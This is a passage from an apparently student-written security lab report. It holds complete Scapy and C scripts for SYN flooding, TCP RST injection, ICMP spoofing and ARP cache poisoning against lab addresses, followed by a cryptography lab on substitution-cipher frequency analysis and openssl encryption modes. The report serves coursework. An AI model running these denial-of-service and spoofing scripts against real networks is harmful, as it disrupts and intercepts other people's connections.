print ("Source IP:", newpkt [IP].src)
print ("Destination IP:", newpkt [IP].dst)
print("")
print("")
print("")
send (newpkt, verbose=0)

pkt = sniff (iface="br-62f4ebf4c30a",filter='icmp and src host 10.9.0.5',
prn=spoof_pkt)

```

2. TCP Attack Lab:

a. synflood.py:

```

#!/usr/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

print("CMPE209-Assignment1-016707314-TCPAttack Lab-Task1.1-Launching the SYN flooding
attack");

ip = IP(dst="10.9.0.5")    #victim's IP address
tcp = TCP(dport=23, flags='S')  #23 for telnet - using telnet service
pkt = ip/tcp

```

```
while True:
```

```
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, iface = 'br-62f4ebf4c30a', verbose = 0)
```

b. synflood.c:

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <time.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

/* IP Header */
struct ipheader {
    unsigned char    iph_ihl:4, //IP header length
                    iph_ver:4; //IP version
    unsigned char    iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3, //Fragmentation flags
                    iph_offset:13; //Flags offset
    unsigned char    iph_ttl; //Time to Live
    unsigned char    iph_protocol; //Protocol type
    unsigned short int iph_chksum; //IP datagram checksum
    struct in_addr   iph_sourceip; //Source IP address
    struct in_addr   iph_destip; //Destination IP address
```

```

};

/* TCP Header */

struct tcpheader {
    u_short tcp_sport;           /* source port */
    u_short tcp_dport;           /* destination port */
    u_int  tcp_seq;              /* sequence number */
    u_int  tcp_ack;              /* acknowledgement number */
    u_char  tcp_offx2;           /* data offset, rsvd */
#define TH_OFF(th) (((th)->tcp_offx2 & 0xf0) >> 4)
    u_char  tcp_flags;
#define TH_FIN 0x01
#define TH_SYN 0x02
#define TH_RST 0x04
#define TH_PUSH 0x08
#define TH_ACK 0x10
#define TH_URG 0x20
#define TH_ECE 0x40
#define TH_CWR 0x80
#define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
    u_short tcp_win;             /* window */
    u_short tcp_sum;              /* checksum */
    u_short tcp_urp;              /* urgent pointer */
};

/* Psuedo TCP header */

struct pseudo_tcp
{
    unsigned saddr, daddr;
    unsigned char mbz;
}

```

```

unsigned char ptcl;
unsigned short tcpl;
struct tcpheader tcp;
char payload[1500];
};

//#define DEST_IP "10.9.0.5"
//#define DEST_PORT 23 // Attack the web server
#define PACKET_LEN 1500

unsigned short calculate_tcp_checksum(struct ipheader *ip);

/*****************/
Given an IP packet, send it out using a raw socket.

*****void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (sock < 0) {
        fprintf(stderr, "socket() failed: %s\n", strerror(errno));
        exit(1);
    }

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
               &enable, sizeof(enable));
}

```

```
// Step 3: Provide needed information about destination.  
  
dest_info.sin_family = AF_INET;  
dest_info.sin_addr = ip->iph_destip;  
  
// Step 4: Send the packet out.  
  
sendto(sock, ip, ntohs(ip->iph_len), 0,  
       (struct sockaddr *)&dest_info, sizeof(dest_info));  
  
close(sock);  
}
```

```
/*************************************************************************/
```

Spoof a TCP SYN packet.

```
/*************************************************************************/
```

```
int main(int argc, char *argv[]) {  
  
    char buffer[PACKET_LEN];  
  
    struct ipheader *ip = (struct ipheader *) buffer;  
  
    struct tcpheader *tcp = (struct tcpheader *) (buffer +  
                                              sizeof(struct ipheader));
```

```
    if (argc < 3) {  
  
        printf("Please provide IP and Port number\n");  
  
        printf("Usage: synflood ip port\n");  
  
        exit(1);  
    }
```

```
    char *DEST_IP  = argv[1];  
    int DEST_PORT = atoi(argv[2]);  
  
    srand(time(0)); // Initialize the seed for random # generation.
```

```

while (1) {

    memset(buffer, 0, PACKET_LEN);

    /***** Step 1: Fill in the TCP header. *****/
    tcp->tcp_sport = rand(); // Use random source port
    tcp->tcp_dport = htons(DEST_PORT);
    tcp->tcp_seq = rand(); // Use random sequence #
    tcp->tcp_offx2 = 0x50;
    tcp->tcp_flags = TH_SYN; // Enable the SYN bit
    tcp->tcp_win = htons(20000);
    tcp->tcp_sum = 0;

    /***** Step 2: Fill in the IP header. *****/
    ip->iph_ver = 4; // Version (IPV4)
    ip->iph_ihl = 5; // Header length
    ip->iph_ttl = 50; // Time to live
    ip->iph_sourceip.s_addr = rand(); // Use a random IP address
    ip->iph_destip.s_addr = inet_addr(DEST_IP);
    ip->iph_protocol = IPPROTO_TCP; // The value is 6.
    ip->iph_len = htons(sizeof(struct ipheader) +
                         sizeof(struct tcphdr));

    // Calculate tcp checksum
    tcp->tcp_sum = calculate_tcp_checksum(ip);

    /***** Step 3: Finally, send the spoofed packet *****/

```

```
    send_raw_ip_packet(ip);

}

return 0;
}

unsigned short in_cksum (unsigned short *buf, int length)
{
    unsigned short *w = buf;
    int nleft = length;
    int sum = 0;
    unsigned short temp=0;

    /*
     * The algorithm uses a 32 bit accumulator (sum), adds
     * sequential 16 bit words to it, and at the end, folds back all
     * the carry bits from the top 16 bits into the lower 16 bits.
     */

    while (nleft > 1) {
        sum += *w++;
        nleft -= 2;
    }

    /* treat the odd byte at the end, if any */
    if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w ;
        sum += temp;
    }

    /* add back carry outs from top 16 bits to low 16 bits */
}
```

```
sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16
sum += (sum >> 16);           // add carry
return (unsigned short)(~sum);
}
```

```
*****
```

TCP checksum is calculated on the pseudo header, which includes the TCP header and data, plus some part of the IP header.

Therefore, we need to construct the pseudo header first.

```
*****
```

```
unsigned short calculate_tcp_checksum(struct ipheader *ip)
```

```
{
```

```
    struct tcpheader *tcp = (struct tcpheader *)((u_char *)ip +
                                                sizeof(struct ipheader));
```

```
    int tcp_len = ntohs(ip->iph_len) - sizeof(struct ipheader);
```

```
/* pseudo tcp header for the checksum computation */
```

```
    struct pseudo_tcp p_tcp;
    memset(&p_tcp, 0x0, sizeof(struct pseudo_tcp));
```

```
    p_tcp.saddr = ip->iph_sourceip.s_addr;
```

```
    p_tcp.daddr = ip->iph_destip.s_addr;
```

```
    p_tcp.mbz = 0;
```

```
    p_tcp.ptcl = IPPROTO_TCP;
```

```
    p_tcp.tcpl = htons(tcp_len);
```

```
    memcpy(&p_tcp.tcp, tcp, tcp_len);
```

```
    return (unsigned short) in_cksum((unsigned short *)&p_tcp,
```

```
    tcp_len + 12);  
}
```

c. reset-attack.py:

```
#!/usr/bin/env python3  
  
# Launching the attack manually  
  
from scapy.all import *  
  
print("CMPE209-Assignment1-016707314-TCPAttack Lab-Task2.1-Launching the RST attack  
manually");  
  
ip = IP(src="10.9.0.6", dst="10.9.0.5") # impersonate the user  
tcp = TCP(sport=40902, dport=23, flags="R", seq=906166479)  
pkt = ip/tcp  
ls(pkt)  
send(pkt, iface="br-62f4ebf4c30a", verbose=0)
```

d. reset-auto.py:

```
#!/usr/bin/python3  
  
# Sniff TCP connection and spoof RST packet to break the TCP connection  
  
from scapy.all import *  
  
def spoof_tcp(pkt):  
    IPLayer = IP(dst=pkt[IP].src, src=pkt[IP].dst)  
    TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,  
                   dport=pkt[TCP].sport, sport=pkt[TCP].dport)  
    spoofpkt = IPLayer/TCPLayer  
    ls(spoofpkt)
```

```
send(spoofpkt, verbose=0)

pkt=sniff(iface='br-62f4ebf4c30a', filter='tcp and port 23', prn=spoof_tcp)
```

3. ARP Cache Poisoning Attack:

a. ARP_Task1A.py:

```
#!/usr/bin/python3

from scapy.all import *

print("CMPE209-Assignment1-016707314-ARP Cache Poisoning Attack - Task1A- Using ARP Request");

E = Ether(dst='02:42:0a:09:00:05')
A = ARP(psrc='10.9.0.6', pdst='10.9.0.5')

pkt = E/A
pkt.show()
sendp(pkt)
```

b. ARP_Task1B.py:

```
#!/usr/bin/python3

from scapy.all import *

print("CMPE209-Assignment1-016707314-ARP Cache Poisoning Attack - Task1B- Using ARP Reply - B's IP is not in A's cache");

E = Ether(dst='02:42:0a:09:00:05')
A = ARP(op=2, psrc='10.9.0.6', pdst='10.9.0.5') #op=2 is used to send the reply

pkt = E/A
pkt.show()
sendp(pkt)
```

c. ARP_Task1C.py:

```
#!/usr/bin/python3

from scapy.all import *

print("CMPE209-Assignment1-016707314-ARP Cache Poisoning Attack - Task1C- Using ARP
Gratuitous Message - B's IP is not in A's cache");

E = Ether(dst='ff:ff:ff:ff:ff:ff')

A = ARP(op=1, psrc='10.9.0.6', pdst='10.9.0.6', hwdst='ff:ff:ff:ff:ff:ff')

pkt = E/A

pkt.show()

sendp(pkt)
```

4. Secret-Key Encryption Lab:

1. Task1 – Frequency Analysis:

- Given freq.py in the Labsetup file. Figure 1 shows running the freq.py file and getting the frequency statistics for n-grams such as monograms, bigrams, and trigrams.

```
seed@Harish_CMPE209:~/.../Task1$ freq.py
-----
1-gram (top 20):
n: 488
y: 373
v: 348
x: 291
u: 280
q: 276
m: 264
h: 235
t: 183
i: 166
p: 156
a: 116
c: 104
z: 95
l: 90
g: 83
b: 83
r: 82
e: 76
d: 59
-----
2-gram (top 20):
yt: 115
tn: 89
mu: 74
nh: 58
vh: 57
hn: 57
vu: 56
nq: 53
xu: 52
```

Fig. 1: Run freq.py

- b. Figure 2 shows the continuation of the output.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal ▾
Apr 9 15:43 •
Terminal
up: 46
xh: 45
yn: 44
np: 44
vy: 44
nu: 42
qy: 39
vq: 33
vi: 32
gn: 32
av: 31
-----
3-gram (top 20):
ytn: 78
vup: 30
mur: 20
ynh: 18
xzy: 16
mxu: 14
gng: 14
ytv: 13
ngy: 13
vii: 13
bkh: 13
lvq: 12
tuy: 12
vyn: 12
uvv: 11
lmu: 11
nvh: 11
cmu: 11
tmq: 10
vhp: 10
seed@Harish_CMPE209:~/.../Task1$
```

Fig. 2: Freq.py output continuation

- c. From the output, it can be seen that the top 3 monograms are n, y, and v and the top 3 English language monograms are E, T, and A. The top 3 bigrams are TH, HE, IN and the top 3 trigrams are THE, AND, ING. By using these we can break it down into several phases to understand it better.
- d. For the first phase, the cipher text to plain text conversion is:
n->E, y->T, t->H, v->A, u->N, p->D, m->I, r->G.
- e. Second phase:
s->K, q->S, i->L, h->R.
- f. Third phase:
x->O, g->B, b->F, e->P.
- g. Fourth phase:
a->C, z->U, c->M, f->V, d->Y, l->W.
- h. Fifth phase:
j->Q, o->J, k->X, w->Z.
- i. Using the above process, converted the cipher text to plain text. Figure 3 shows the command for converting cipher to plain text.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 9 16:15
Terminal
xh: 45
yn: 44
np: 44
vy: 44
nu: 42
qy: 39
vq: 33
v1: 32
gn: 32
av: 31
-----
3-gram (top 20):
ytn: 78
vup: 30
mur: 20
ynh: 18
xzy: 16
mxu: 14
gnq: 14
ytv: 13
ngy: 13
vii: 13
bxh: 13
lvq: 12
nuy: 12
vyn: 12
uvy: 11
lmu: 11
nvh: 11
cmu: 11
tmq: 10
vhp: 10
seed@Harish_CMPE209:~/.../Task1$ tr 'nytvupmrsqihxgbeazcfdljokw' 'ETHANDIGKSLR0BFPCUMVYWQJXZ' < ciphertext.txt > result_plaintext.txt
seed@Harish_CMPE209:~/.../Task1$
```

Fig. 3: Command for converting cipher to Plain text

j. Figure 4 shows the generated plain text.


```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor Apr 9 16:26
Clipboard cipher.txt freq.py result_plaintext.txt
cipher.txt
1 THE OSCARS TURN ON SUNDAY WHICH SEEMS ABOUT RIGHT AFTER THIS LONG STRANGE
2 AWARDS TRIP THE BAGGER FEELS LIKE A NONAGENARIAN TOO
3
4 THE AWARDS RACE WAS BOOKENDED BY THE DEMISE OF HARVEY WEINSTEIN AT ITS OUTSET
5 AND THE APPARENT IMPLOSION OF HIS FILM COMPANY AT THE END AND IT WAS SHAPED BY
6 THE EMERGENCE OF METOO TIMES UP BLACKGOWN POLITICS ARMCANDY ACTIVISM AND
7 A NATIONAL CONVERSATION AS BRIEF AND MAD AS A FEVER DREAM ABOUT WHETHER THERE
8 OUGHT TO BE A PRESIDENT WINFREY THE SEASON DIDNT JUST SEEM EXTRA LONG IT WAS
9 EXTRA LONG BECAUSE THE OSCARS WERE MOVED TO THE FIRST WEEKEND IN MARCH TO
10 AVOID CONFLICTING WITH THE CLOSING CEREMONY OF THE WINTER OLYMPICS THANKS
11 PYEONGCHANG
12
13 ONE BIG QUESTION SURROUNDING THIS YEARS ACADEMY AWARDS IS HOW OR IF THE
14 CEREMONY WILL ADDRESS METOO ESPECIALLY AFTER THE GOLDEN GLOBES WHICH BECAME
15 A JUBILANT COMINGOUT PARTY FOR TIMES UP THE MOVEMENT SPEARHEADED BY
16 POWERFUL HOLLYWOOD WOMEN WHO HELPED RAISE MILLIONS OF DOLLARS TO FIGHT SEXUAL
17 HARASSMENT AROUND THE COUNTRY
18
19 SIGNALING THEIR SUPPORT GOLDEN GLOBES ATTENDEES SWATHEMSELVES IN BLACK
20 SPORDED LAPEL PINS AND SOUNDED OFF ABOUT SEXIST POWER IMBALANCES FROM THE RED
21 CARPET AND THE STAGE ON THE AIR E WAS CALLED OUT ABOUT PAY INEQUITY AFTER
22 ITS FORMER ANCHOR CATT SADLER QUIT ONCE SHE LEARNED THAT SHE WAS MAKING FAR
23 LESS THAN A MALE COHOST AND DURING THE CEREMONY NATALIE PORTMAN TOOK A BLUNT
24 AND SATISFYING DIG AT THE ALLMALE ROSTER OF NOMINATED DIRECTORS HOW COULD
25 THAT BE TOPPED
26
27 AS IT TURNS OUT AT LEAST IN TERMS OF THE OSCARS IT PROBABLY WONT BE
28
29 WOMEN INVOLVED IN TIMES UP SAID THAT ALTHOUGH THE GLOBES SIGNIFIED THE
30 INITIATIVES LAUNCH THEY NEVER INTENDED IT TO BE JUST AN AWARDS SEASON
31 CAMPAIGN OR ONE THAT BECAME ASSOCIATED ONLY WITH REDCARPET ACTIONS INSTEAD
32 A SPOKESWOMAN SAID THE GROUP IS WORKING BEHIND CLOSED DOORS AND HAS SINCE
```

Fig. 4: Plain Text

2. Task2: Encryption using Different Ciphers and Modes:

- Figure 5 shows the created plain text file.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 9 16:59 •
seed@Harish_CMPE209:~/.../Task2$man enc
seed@Harish_CMPE209:~/.../Task2$man enc
seed@Harish_CMPE209:~/.../Task2$touch plain.txt
seed@Harish_CMPE209:~/.../Task2$echo "This is the plain text used for encryption" >> plain.txt
seed@Harish_CMPE209:~/.../Task2$
```

Fig. 5: Plain text file creation

- Figure 6 shows the plain text.




Fig. 6: Plain Text

- Used openssl enc command to encrypt/decrypt a file. The below images are shown for AES-128-CBC mode. The cipher text length is 32 bytes. Figure 7 shows the Key/IV hex generation.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 9 17:08 •
seed@Harish_CMPE209:~/.../Task2$man enc
seed@Harish_CMPE209:~/.../Task2$man enc
seed@Harish_CMPE209:~/.../Task2$touch plain.txt
seed@Harish_CMPE209:~/.../Task2$echo "This is the plain text used for encryption" >> plain.txt
seed@Harish_CMPE209:~/.../Task2$openssl rand -hex 16 > key_aes-128-cbc.txt
seed@Harish_CMPE209:~/.../Task2$openssl rand -hex 16 > IV_aes-128-cbc.txt
seed@Harish_CMPE209:~/.../Task2$
```

Fig. 7: Key/IV hex generation

- Figure 8 shows the Key hex file.




Fig. 8: Key hex file content

- e. Figure 9 shows the IV hex file.



Fig. 9: IV hex file content

- f. Figure 10 shows the encryption command.

```

seed@Harish_CMPE209:~/.../Task2$man enc
seed@Harish_CMPE209:~/.../Task2$man enc
seed@Harish_CMPE209:~/.../Task2$touch plain.txt
seed@Harish_CMPE209:~/.../Task2$echo "This is the plain text used for encryption" >> plain.txt
seed@Harish_CMPE209:~/.../Task2$openssl rand -hex 16 > key_aes-128-cbc.txt
seed@Harish_CMPE209:~/.../Task2$openssl rand -hex 16 > IV_aes-128-cbc.txt
seed@Harish_CMPE209:~/.../Task2$openssl enc -aes-128-cbc -e -in plain.txt -out cipher_aes128cbc.bin -K $(cat key_aes-128-cbc.txt) -iv $(cat IV_aes-128-cbc.txt)
seed@Harish_CMPE209:~/.../Task2$

```

Fig. 10: Encryption command

- g. Figure 11 shows the cipher bin file that is created.



Fig. 11: Cipher bin file

- h. Figure 12 shows the command for generation of decrypted text file.

```

seed@Harish_CMPE209:~/.../Task2$man enc
seed@Harish_CMPE209:~/.../Task2$man enc
seed@Harish_CMPE209:~/.../Task2$touch plain.txt
seed@Harish_CMPE209:~/.../Task2$echo "This is the plain text used for encryption" >> plain.txt
seed@Harish_CMPE209:~/.../Task2$openssl rand -hex 16 > key_aes-128-cbc.txt
seed@Harish_CMPE209:~/.../Task2$openssl rand -hex 16 > IV_aes-128-cbc.txt
seed@Harish_CMPE209:~/.../Task2$openssl enc -aes-128-cbc -e -in plain.txt -out cipher_aes128cbc.bin -K $(cat key_aes-128-cbc.txt) -iv $(cat IV_aes-128-cbc.txt)
seed@Harish_CMPE209:~/.../Task2$openssl enc -aes-128-cbc -d -in cipher_aes128cbc.bin -out decrypted_aes128cbc.txt -K $(cat key_aes-128-cbc.txt) -iv $(cat IV_aes-128-cbc.txt)
seed@Harish_CMPE209:~/.../Task2$

```

Fig. 12: Command for Decryption

- i. Figure 13 shows the decrypted text.




Fig. 13: Decrypted Text

- j. The below images are shown for AES-128-CFB mode. The cipher text length is 23 bytes. Figure 14 shows the Key/IV hex generation and encryption command.



Fig. 14: Encryption command

- k. Figure 15 shows the cipher bin file that is created.



Fig. 15: Cipher bin file

- l. Figure 16 shows the command for generation of decrypted text file.



Fig. 16: Command for Decryption

m. Figure 17 shows the decrypted text.




Fig. 17: Decrypted Text

n. The below images are shown for AES-128-CFB mode. The cipher text length is 24 bytes. Figure 14 shows the Key/IV hex generation and encryption command.



Fig. 18: Encryption command

- o. Figure 19 shows the cipher bin file that is created.




Fig. 19: Cipher bin file

p. Figure 20 shows the command for generation of decrypted text file.



Fig. 20: Command for Decryption

q. Figure 21 shows the decrypted text.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor ▾
Open decrypted_bfcbc.txt
Apr 10 18:51
-/Documents/CMPE_209/Assignment3/Secret-Key Encryption Lab/Task2/BFCBC
ciphertext.txt
1|This is the plain text used for encryption
decrypted_bfcbc.txt
```

Fig. 21: Decrypted Text

3. Task3 – Encryption Mode – ECB vs. CBC:

a. Original pic bmp file is provided in the Labsetup folder. Figure 22 shows the original pic bmp file.





Fig. 22: Original Pic bmp file

b. The following snippets shows commands to encrypt the picture in AES-256-ECB mode. Figure 23 shows the encryption command that is run.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal ▾
seed@Harish_CMPE209:~/.../ECB$openssl rand -hex 32 > key_aes_256_ecb.txt
seed@Harish_CMPE209:~/.../ECB$openssl rand -hex 32 > IV_aes_256_ecb.txt
seed@Harish_CMPE209:~/.../ECB$openssl enc -aes-256-ecb -e -in pic_original.bmp -out original_ecb.bmp -K $(cat key_aes_256_ecb.txt) -iv $(cat IV_aes_256_ecb.txt)
warning: iv not used by this cipher
seed@Harish_CMPE209:~/.../ECB$
```

Fig. 23: Encryption command

c. There is a problem that bmp files carry a specific header, and it needs to be present for the bmp file to render the image properly. So, using head and tail commands, the first 55 bytes are extracted from original picture and the rest of the body from encrypted picture and combine them to form a new bmp file, which would be good to open. Figure 24 shows the generation of header ECB.

```
seed@Harish_CMPE209:~./ECB$openssl rand -hex 32 > key_aes_256_ecb.txt
seed@Harish_CMPE209:~./ECB$openssl rand -hex 32 > IV_aes_256_ecb.txt
seed@Harish_CMPE209:~./ECB$openssl enc -aes-256-ecb -e -in pic_original.bmp -out original_ecb.bmp -K $(cat key_aes_256_ecb.txt) -iv $(cat IV_aes_256_ecb.txt)
warning: iv not used by this cipher
seed@Harish_CMPE209:~./ECB$head -c 54 pic_original.bmp > header_ecb
seed@Harish_CMPE209:~./ECB$
```

Fig. 24: Generation of Header ECB

d. Figure 25 shows the header ECB file.




Fig. 25: Header ECB file

e. Figure 26 shows the generation of body ECB.

```
seed@Harish_CMPE209:~./ECB$openssl rand -hex 32 > key_aes_256_ecb.txt
seed@Harish_CMPE209:~./ECB$openssl rand -hex 32 > IV_aes_256_ecb.txt
seed@Harish_CMPE209:~./ECB$openssl enc -aes-256-ecb -e -in pic_original.bmp -out original_ecb.bmp -K $(cat key_aes_256_ecb.txt) -iv $(cat IV_aes_256_ecb.txt)
warning: iv not used by this cipher
seed@Harish_CMPE209:~./ECB$head -c 54 pic_original.bmp > header_ecb
